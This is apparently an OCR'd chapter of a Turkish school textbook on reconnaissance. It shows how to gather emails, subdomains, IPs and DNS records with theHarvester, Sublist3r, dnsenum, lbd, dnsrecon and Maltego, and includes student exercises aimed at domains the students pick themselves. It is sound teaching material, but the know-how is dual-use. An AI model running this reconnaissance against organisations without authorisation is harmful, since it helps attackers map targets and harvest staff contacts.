
Görsel 2.4: RIPE NCC sorgu sonucu

2.1.1.4. Bing Arama Motoru (IP Operatörü)

IP adresi verilen sunucuda yer alan web siteleri hakkında bilgi toplamak için kullanılır. Bing arama çubuğunda **ip: ip_adresi** şeklinde sorgulama yapılır (Görsel 2.5).

Görsel 2.5: Web sitelerini IP adresi üzerinden sorgulama

Arama sonucunda Görsel 2.6'da görülen bilgiler ile karşılaşılır.



Görsel 2.6: Bing arama motoru IP operatörüyle sorgu sonucu

2.1.1.5. IP Location

IP Location, hedef IP adresini beş farklı servis üzerinde sorgulayarak coğrafi konum tespiti sağlar. Coğrafi konum tespiti yapılmak istenen IP adresi arama çubuğuna yazılarak sorgulanır (Görsel 2.7).

Görsel 2.7: IP adresi üzerinden coğrafi konum sorgulama

Arama sonucunda Görsel 2.8'deki gibi coğrafi konum bilgileri ile karşılaşılır.

Geolocation data from IP2Location (Product: DB6, updated on 2021-12-1)

IP Address	Country	Region	City
212.174.189.120	Turkey	Gaziantep	Gaziantep
ISP	**Organization**	**Latitude**	**Longitude**
Ministry of National Education	Not Available	37.0594	37.3825

Geolocation data from ipinfo.io (Product: API, real-time)

IP Address	Country	Region	City
212.174.189.120	Turkey	Rize	Çayeli
ISP	**Organization**	**Latitude**	**Longitude**
Turk Telekomunikasyon Anonim Sirketi	Ministry of National Education (turktelekom.com.tr)	41.0861	40.7221

Görsel 2.8: IP Location coğrafi konum sorgu sonucu

NOT

IP Location ile coğrafi konum sorgulama sonuçları servis sağlayıcılar arasında değişiklik gösterebilir.

2.1.2. Domainler Üzerinden Bilgi Toplama

Her web sitesinin bir IP adresi bulunur. Web sitelerine erişmek için IP adreslerinin bilinmesi gerekir. IP adreslerinin akılda tutulması ve hatırlanması zor olduğu için web sitelerine erişimde genellikle domain (alan adı) kullanılır. Alan adı, IP adresinin kelimelerle ifade edilen hâlidir.


ÖRNEK

Web tarayıcının adres çubuğuna **eba.gov.tr** alan adı yazıldığında DNS ile bu alan adının IP adresi çözümlenir. Daha sonra bu IP adresindeki sunucuya erişilir.

Alan adının kullanımda olup olmadığına ilişkin bilgiyi toplamak için domain sorgulayan internet siteleri kullanılır.


2.1.2.1. NS.TOOLS

NS.TOOLS, alan adının aktif mi yoksa pasif mi olduğunu öğrenmek için ping işlemi uygular. Bu araç kullanılarak alan adı ile ilgili DNS, IP, e-mail ve web bilgileri de toplanır. Bilgi toplanmak istenen web sitesi, arama çubuğuna yazılarak sorgulama yapılır (Görsel 2.9).



Görsel 2.9: Alan adının aktifliğini sorgulama

Analiz sonucunda Görsel 2.10'da görülen bilgiler ile karşılaşılır.



Görsel 2.10: NS.TOOLS bilgi toplama aracında analiz sonucu

Sayfanın alt kısmında DNS, domain, e-mail ve web ile ilgili detaylı bilgiler yer alır.

2.1.2.2. TheHarvester

TheHarvester; internet üzerinden kişilerin ve kurumların ayak izini anlamak, hedef alan adının e-posta adreslerini ve alt alan adlarını tespit etmek için kullanılan bir keşif aracıdır. Bu bilgi toplama aracı, Kali Linux üzerinde yüklü olarak gelir. Komut satırında -h parametresi ile yardım sayfası açılarak aracın kullanımı daha detaylı incelenebilir (Görsel 2.11).

```
┌──(kali㉿kali)-[~]
└─$ theHarvester -h

*******************************************************************
*  _   _                                            _             *
* | |_| |__   ___    /\  /\__ _ _ ____   _____  ___| |_ ___ _ __  *
* | __| '_ \ / _ \  / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__| *
* | |_| | | |  __/ / __  / (_| | |   \ V /  __/\__ \ ||  __/ |    *
*  \__|_| |_|\___| \/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|    *
*                                                                 *
* theHarvester 4.0.0                                              *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*                                                                 *
*******************************************************************


usage: theHarvester [-h] -d DOMAIN [-l LIMIT] [-S START] [-g] [-p] [-s] [--screenshot SCREENSHOT] [-v]
                    [-e DNS_SERVER] [-t DNS_TLD] [-r] [-n] [-c] [-f FILENAME] [-b SOURCE]

theHarvester is used to gather open source intelligence (OSINT) on a company or domain.

optional arguments:
  -h, --help            show this help message and exit
  -d DOMAIN, --domain DOMAIN
                        Company name or domain to search.
  -l LIMIT, --limit LIMIT
                        Limit the number of search results, default=500.
  -S START, --start START
                        Start with result number X, default=0.
  -g, --google-dork     Use Google Dorks for Google search.
  -p, --proxies         Use proxies for requests, enter proxies in proxies.yaml.
  -s, --shodan          Use Shodan to query discovered hosts.
  --screenshot SCREENSHOT
                        Take screenshots of resolved domains specify output directory: --screenshot
                        output_directory
  -v, --virtual-host    Verify host name via DNS resolution and search for virtual hosts.
  -e DNS_SERVER, --dns-server DNS_SERVER
                        DNS server to use for lookup.
  -t DNS_TLD, --dns-tld DNS_TLD
                        Perform a DNS TLD expansion discovery, default False.
  -r, --take-over       Check for takeovers.
  -n, --dns-lookup      Enable DNS server lookup, default False.
  -c, --dns-brute       Perform a DNS brute force on the domain.
  -f FILENAME, --filename FILENAME
                        Save the results to an XML and JSON file.
  -b SOURCE, --source SOURCE
                        anubis, baidu, bing, binaryedge, bingapi, bufferoverun, censys, certspotter, crtsh,
                        dnsdumpster, duckduckgo, github-code, google, hackertarget, hunter, intelx, linkedin,
                        linkedin_links, netcraft, omnisint, otx, pentesttools, projectdiscovery, qwant, rapiddns,
                        rocketreach, securityTrails, spyse, sublist3r, threatcrowd, threatminer, trello, twitter,
                        urlscan, virustotal, yahoo, zoomeye
```

Görsel 2.11: theHarvester aracının yardım sayfası

TheHarvester aracı Görsel 2.12'deki gibi kullanılır.

```
┌──(kali㉿kali)-[~]
└─$ theHarvester -d [redacted].edu -l 600 -b google,yahoo,bing
```

Görsel 2.12: theHarvester aracının kullanımı

- **-d** parametresi ile hedef alan adı belirtilir.
- **-l** parametresi ile arama yapılacak sonuç sayısı belirtilir.
- **-b** parametresi ile arama yapılacak arama motoru listesi belirtilir.

TheHarvester komutu çalıştırıldığında Görsel 2.13'te görülen hedef alan adının e-posta adresleri ve alt alan adları ile karşılaşılır.

Görsel 2.13: theHarvester aracıyla e-posta ve alt alan adlarına ulaşım

NOT

Hedef domain hakkında bilgi toplamak için kullanılan popüler arama motorları şunlardır:

- google
- bing
- baidu
- duckduckgo
- linkedin
- linkedin_links
- netcraft
- twitter
- urlscan
- yahoo

Hedef domain, yazılım sektörü ile ilgili ise popüler arama motorları listesine github da eklenebilir.


1. UYGULAMA

TheHarvester Komutu

Aşağıdaki işlem adımlarına göre theHarvester komutunu kullanınız.

1. Adım: Bilgi toplamak istediğiniz hedef alan adını belirleyiniz.

2. Adım: Hedef e-posta adreslerini ve alt alan adlarını theHarvester komutu ile tespit ediniz (Görsel 2.14).



Görsel 2.14: theHarvester komutunun kullanımı

- **-d** parametresi ile hedef alan adı belirtilir.
- **-b** parametresi ile arama yapılacak kaynak arama motorları belirtilir. Tüm arama motorlarını belirtmek için **all** kelimesi kullanılabilir.
- **-l** parametresi ile arama yapılacak sonuç sayısı belirtilir. Varsayılanda **500** değerine sahiptir.
- **-S** parametresi ile aramanın başlayacağı değer belirtilir. Varsayılanda **0** değerine sahiptir.
- **-f** parametresi ile arama sonuçlarının JSON ve XML formatında kaydedileceği dosya adı belirtilir.

3. Adım: Tespit edilen e-posta adreslerini, alt alan adlarını ve IP adreslerini inceleyiniz (Görsel 2.15).

Görsel 2.15: theHarvester komutuyla tespit edilen bilgiler

4. Adım: Tespit edilen bilgilerin kaydedildiği XML ve JSON dosyalarını inceleyiniz (Görsel 2.16, Görsel 2.17).

Görsel 2.16: JSON ve XML dosyaları

```
−<theHarvester>
  <email>support@[redacted]tv</email>
 −<host>
  −<ip>
    52.[redacted].107, 52.[redacted].102, 52.[redacted].90, 52.[redacted].110
   </ip>
   <hostname>app.[redacted].tv</hostname>
  </host>
 +<host></host>
 +<host></host>
 +<host></host>
 +<host></host>
</theHarvester>
```

Görsel 2.17: XML dosya içeriği

NOT

theHarvester aracının kullanılan diğer önemli parametreleri ve parametrelerin işlevleri şunlardır:

- **-s** parametresi ile shodan üzerinden bilgi toplanır.
- **-g** parametresi ile Google Dork kullanılarak bilgi elde edilir.
- **-p** parametresi ile hedef alan adı üzerinde port taraması yapılır.

SIRA SİZDE

Hedef bir alan adı belirleyiniz. Belirlediğiniz alan adına ait e-posta adreslerini, alt alan adlarını ve IP adreslerini tespit etmek için theHarvester komutunu kullanınız. Arama sonuçlarının XML ve JSON dosya formatında raporlanmasını sağlayınız. XML dosya içinde yer alan bilgileri inceleyiniz.

DEĞERLENDİRME

Çalışmalarınız aşağıda yer alan kontrol listesine göre değerlendirilecektir.

KONTROL LİSTESİ

ÖLÇÜTLER	EVET	HAYIR
1. Hedef bir alan adı belirledi.		
2. Hedef alan adına ait bilgileri tespit etmek için theHarvester komutunu kullandı.		
3. Arama sonuçlarını XML dosya formatında raporladı.		
4. Arama sonuçlarını JSON dosya formatında raporladı.		
5. Raporlanan XML dosyasını inceledi.		
6. Zamanı verimli kullandı.		

2.1.2.3. Sublist3r

Sublist3r, hedef alan adının alt alan adlarını arama motorlarını kullanarak araştıran ve araştırma sonuçlarını listeleyen bir araçtır. Python diliyle yazılmış bu aracın kullanımı kolaydır. Sublist3r aracı hâlihazırda Kali Linux içinde gelmez. Sonradan kurulması gerekir.

Görsel 2.18'deki komut kullanılarak sublist3r aracı yüklenir.

```
┌──(kali㉿kali)-[~]
└─$ sudo apt-get install sublist3r
[sudo] password for kali:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following NEW packages will be installed:
  sublist3r
0 upgraded, 1 newly installed, 0 to remove and 137 not upgraded.
Need to get 617 kB of archives.
After this operation, 1,934 kB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 sublist3r all 1.1-0kali1 [617 kB]
Fetched 617 kB in 21s (29.4 kB/s)
Selecting previously unselected package sublist3r.
(Reading database ... 271980 files and directories currently installed.)
Preparing to unpack .../sublist3r_1.1-0kali1_all.deb ...
Unpacking sublist3r (1.1-0kali1) ...
Setting up sublist3r (1.1-0kali1) ...
Processing triggers for kali-menu (2021.3.3) ...
```

Görsel 2.18: sublist3r aracının kurulumu

Komut satırında -h parametresi ile yardım sayfası açılarak aracın kullanımı daha detaylı incelenebilir (Görsel 2.19).

```
┌──(kali㉿kali)-[~]
└─$ sublist3r -h
usage: sublist3r.py [-h] -d DOMAIN [-b [BRUTEFORCE]] [-p PORTS] [-v [VERBOSE]] [-t THREADS] [-e ENGINES] [-o OUTPUT] [-n]

OPTIONS:
  -h, --help            show this help message and exit
  -d DOMAIN, --domain DOMAIN
                        Domain name to enumerate it's subdomains
  -b [BRUTEFORCE], --bruteforce [BRUTEFORCE]
                        Enable the subbrute bruteforce module
  -p PORTS, --ports PORTS
                        Scan the found subdomains against specified tcp ports
  -v [VERBOSE], --verbose [VERBOSE]
                        Enable Verbosity and display results in realtime
  -t THREADS, --threads THREADS
                        Number of threads to use for subbrute bruteforce
  -e ENGINES, --engines ENGINES
                        Specify a comma-separated list of search engines
  -o OUTPUT, --output OUTPUT
                        Save the results to text file
  -n, --no-color        Output without color

Example: python3 /usr/lib/python3/dist-packages/sublist3r.py -d google.com
```

Görsel 2.19: sublist3r aracının yardım sayfası

Sublist3r aracı Görsel 2.20'deki gibi kullanılır.

```
┌──(kali㉿kali)-[~]
└─$ sublist3r -d [redacted].com
```

Görsel 2.20: sublist3r aracının kullanımı

- **-d** parametresi ile alt alan adları tespit edilmek istenen hedef domain belirtilir.

Sublist3r komutu çalıştırıldığında hedef domainin Görsel 2.21'de görülen alt alan adları ile karşılaşılır.


```
                # Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for [redacted].com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[!] Error: Virustotal probably now is blocking our requests
[-] Total Unique Subdomains Found: 10
www.[redacted].com
[redacted].com
www.[redacted].com
autodiscover.[redacted].com
cpanel.[redacted].com
cpcalendars.[redacted].com
cpcontacts.[redacted].com
mail.[redacted].com
webdisk.[redacted].com
webmail.[redacted].com
```

Görsel 2.21: sublist3r aracıyla tespit edilen bilgiler

2.1.2.4. Dnsenum

Dnsenum; hedef alan adına ait IP adresleri, Mail sunucuları, DNS sunucuları, alt alan adları gibi önemli bilgileri toplayan bir araçtır. Perl diliyle yazılan bu araç, Kali Linux üzerinde yüklü olarak gelir.

Dnsenum aracı **dnsenum <alan adı>** şeklinde kullanılır (Görsel 2.22).



Görsel 2.22: dnsenum aracının kullanımı

Dnsenum komutu çalıştırıldığında hedef domainin IP adresleri, DNS sunucuları, Mail sunucuları tespit edilir. Tespit edilen DNS sunucuları üzerinde hedef alan adına ait tüm kayıtların elde edilmesi için bölge transferi (zone transfer) gerçekleştirilmeye çalışılır. Alt alan adlarının tespiti için "/usr/share/dnsenum/" yolundaki "dns.txt" dosyası kullanılarak Brute Force gerçekleşir. Tespit edilen IP adresleri için C blok IP aralıkları listelenir (Görsel 2.23).

Görsel 2.23: dnsenum aracıyla tespit edilen bilgiler

2.1.2.5. LBD

LBD, hedef alan adının DNS ve/veya HTTP yük dengeleme kullanıp kullanmadığını kontrol eden bir araçtır.

LBD aracı **lbd <alan adı>** şeklinde kullanılır (Görsel 2.24).

```
┌──(kali㉿kali)-[~]
└─$ lbd [redacted].com

lbd - load balancing detector 0.4 - Checks if a given domain uses load-balancing.
                                    Written by Stefan Behte (http://ge.mine.nu)
                                    Proof-of-concept! Might give false positives.

Checking for DNS-Loadbalancing: NOT FOUND
Checking for HTTP-Loadbalancing [Server]:
 gws
 NOT FOUND

Checking for HTTP-Loadbalancing [Date]: 10:38:24, 10:38:25, 10:38:25, 10:38:26, 10:38:26
, 10:38:26, 10:38:27, 10:38:27, 10:38:27, 10:38:28, 10:38:28, 10:38:28, 10:38:29, 10:38:
29, 10:38:29, 10:38:30, 10:38:30, 10:38:30, 10:38:31, 10:38:31, 10:38:31, 10:38:32, 10:3
8:32, 10:38:33, 10:38:33, 10:38:33, 10:38:34, 10:38:34, 10:38:34, 10:38:35, 10:38:35, 10
:38:35, 10:38:36, 10:38:36, 10:38:36, 10:38:37, 10:38:37, 10:38:37, 10:38:38, 10:38:38,
10:38:39, 10:38:39, 10:38:39, 10:38:40, 10:38:40, 10:38:40, 10:38:41, 10:38:41, 10:38:41
, 10:38:42, NOT FOUND

Checking for HTTP-Loadbalancing [Diff]: FOUND
< Expires: Tue, 08 Feb 2022 10:38:42 GMT
> Expires: Tue, 08 Feb 2022 10:38:43 GMT

[redacted].com does Load-balancing. Found via Methods: HTTP[Diff]
```

Görsel 2.24: lbd aracının kullanımı

Görsel 2.24'te alan adının yük dengeleme yaptığı tespit edilmiştir. HTTP[Diff] yöntemiyle bulunduğu belirtilmiştir.

Load Balancing (yük dengeleme) hakkında araştırma yapınız. Araştırma sonuçlarını öğretmeniniz ve arkadaşlarınızla paylaşınız.

2.1.2.6. Dnsrecon

Dnsrecon, hedef alan adına ait alt alan adlarını ve IP adreslerini arama motorları üzerinden tespit edebilen bir araçtır. Python diliyle yazılan bu araç, Kali Linux üzerinde yüklü olarak gelir.

Dnsrecon aracı Görsel 2.25'teki gibi kullanılır.

```
┌──(kali㉿kali)-[~]
└─$ dnsrecon -t yand -d [redacted].com
```

Görsel 2.25: dnsrecon aracının kullanımı


• **-t** parametresi ile hangi arama çeşidinin kullanılacağı belirtilir. Yandex arama motoru ile arama yapmak için **yand** argümanı kullanılır.

• **-d** parametresi ile hedef alan adı belirtilir.

NOT

Dnsrecon aracının parametrelerini daha ayrıntılı incelemek için yardım sayfası kullanılabilir. Dnsrecon aracı ile ilgili yardım sayfasına ulaşmak için komut satırında **dnsrecon -h** yazılır.

Dnsrecon komutu çalıştırıldığında hedef domainin Görsel 2.26'da görülen alt alan adları ve IP adresleri ile karşılaşılır.



Görsel 2.26: dnsrecon aracıyla tespit edilen bilgiler


2. UYGULAMA

Dnsrecon Komutu

Aşağıdaki işlem adımlarına göre dnsrecon komutunu kullanınız.

1. Adım: Bilgi toplamak istediğiniz hedef alan adını belirleyiniz.

2. Adım: Hedef alt alan adlarını ve IP adreslerini dnsrecon komutu ile tespit ediniz (Görsel 2.27).




Görsel 2.27: dnsrecon komutunun kullanımı

• **-t** parametresi ile arama çeşidi belirtilir. Bing arama motorunu belirtmek için **bing** argümanı kullanılır.

• **-d** parametresi ile hedef alan adı belirtilir.

• **--json** parametresi ile arama sonuçlarının JSON formatında kaydedileceği dosya adı belirtilir.

3. Adım: Tespit edilen alt alan adlarını ve IP adreslerini inceleyiniz (Görsel 2.28).



Görsel 2.28: dnsrecon komutuyla tespit edilen bilgiler

SIRA SİZDE

Hedef bir alan adı belirleyiniz. Belirlediğiniz alan adına ait alt alan adlarını ve IP adreslerini tespit etmek için dnsrecon komutunu kullanınız. Arama çeşidini yandex arama motoru olacak şekilde ayarlayınız.

DEĞERLENDİRME

Çalışmalarınız aşağıda yer alan kontrol listesine göre değerlendirilecektir.


KONTROL LİSTESİ

ÖLÇÜTLER	EVET	HAYIR
1. Hedef bir alan adı belirledi.		
2. Hedef alan adına ait bilgileri tespit etmek için dnsrecon komutunu kullandı.		
3. Arama tipini yandex arama motoru olacak şekilde ayarladı.		
4. Zamanı verimli kullandı.		

2.1.2.7. Maltego


Maltego, hedef kurum ve kişi hakkında detaylı bilgi toplamak için kullanılır. Ücretli ve ücretsiz sürümleri bulunan maltego, Kali Linux üzerinde kurulu şekilde gelir. Bu araç, açık kaynaklardan elde edilen bilgileri görselleştirerek bağlantı analizi ve veri madenciliği için uygun hâle getirmeye odaklanır.

Kali Linux Uygulamalar menüsünden 01 - Information Gathering seçilir. Maltego yazılımı çalıştırılır (Görsel 2.29).



Görsel 2.29: maltego yazılımını çalıştırma

Sol tarafta bulunan Entity Palette penceresinin Infrastructure bölümündeki Domain nesnesi sayfaya sürüklenir (Görsel 2.30).




Görsel 2.30: Domain nesnesini ekleme

Domain nesnesi üzerindeki alan adına çift tıklanır. Bilgi toplanmak istenen hedef domain yazılır (Görsel 2.31).

